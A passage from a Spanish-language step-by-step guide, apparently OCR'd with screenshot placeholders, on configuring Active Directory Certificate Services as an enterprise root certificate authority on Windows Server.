


11º Clic en Instalar y esperar a que el proceso termine y luego clic en cerrar.







12º Clic en la bandera y luego clic en Configurar Servicios de certificados de Active Directory.




13º En la pestaña Credenciales clic en siguiente.




14º Clic en Entidad de certificación y luego clic en siguiente.




15º Clic en siguiente en Tipo de instalación (confirmar que está marcada CA empresarial).




16º Clic en siguiente en Tipo de CA (confirmar que está marcada CA raíz).




17º Clic en siguiente en la pestaña Clave privada (confirmar que está marcada crear una clave privada nueva).




18º Clic en siguiente en la pestaña Criptografía (confirmar que está marcada una longitud de clave de 2048 y el algoritmo de hash SHA256).




19º Clic en siguiente en el nombre de CA (únicamente podríais cambiar el nombre común).




20º Clic en siguiente en el Período de validez (podéis poner 10 años o 99 si queréis).




